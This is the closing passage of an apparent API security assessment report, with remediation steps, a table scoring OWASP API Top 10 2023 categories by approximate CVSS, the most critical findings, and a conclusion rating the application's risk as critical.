2. Block loopback, private IP ranges, and metadata endpoints at the network and application layers
3. Validate and normalize all URLs before processing
4. Remove hardcoded internal and metadata-style endpoints from production builds
5. Avoid writing externally fetched content to disk without strict path and filename controls
6. Implement centralized outbound request handling with security controls and logging

## Vulnerability Mapping and CVE Score

| ID | Name | Approx CVSS v4.0 Score | Reason |
|---|---|---|---|
| API4:2023 | Unrestricted Resource Consumption | **8.5** | Can lead to denial of service and resource exhaustion on API servers. |
| API5:2023 | Broken Function Level Authorization | **9.0** | Allows unauthorized access to privileged functions, high impact access control flaw. |
| API6:2023 | Unrestricted Access to Sensitive Bussiness Flows | **8.0** | Business logic abuse can directly harm core operations or financial logic. |
| API7:2023 | Server Side Request Forgery (SSRF) | **7.5** | Exploits API to reach internal systems; can expose sensitive infrastructure. |
| API8:2023 | Security Misconfiguration | **7.0** | Misconfigurations broadly expose systems; often easy to find and exploit. |
| API9:2023 | Improper Inventory Management | **6.0** | Hidden or outdated endpoints raise risk but often lower direct exploit impact. |
| API10:2023 | Unsafe Consumption of APIs | **7.0** | Trusting external API responses can lead to indirect compromise. |

## Most Critical Findings

**API6 – Business Logic Abuse**
**API10 – Unsafe API Consumption**
**CORS Misconfiguration**

These issues enable **direct financial fraud, privilege escalation, and internal system exposure**, making them the highest-risk vulnerabilities discovered during testing.

## Conclusion

The application demonstrates **systemic weaknesses across multiple OWASP API Top 10 categories**, particularly in **business logic enforcement, API inventory management, and unsafe API consumption**. The combination of unrestricted business workflows, undocumented backend behavior, weak authentication controls, and misconfigured CORS significantly elevates the attack surface.

While some issues such as path traversal were not fully exploited, their presence alongside critical vulnerabilities increases the likelihood of chained attacks leading to full system compromise. Immediate remediation is required to enforce strict authorization checks, validate all backend inputs, restrict API consumption, and align implementation with documented API specifications.

**Overall Security Risk: Critical**

**Report End**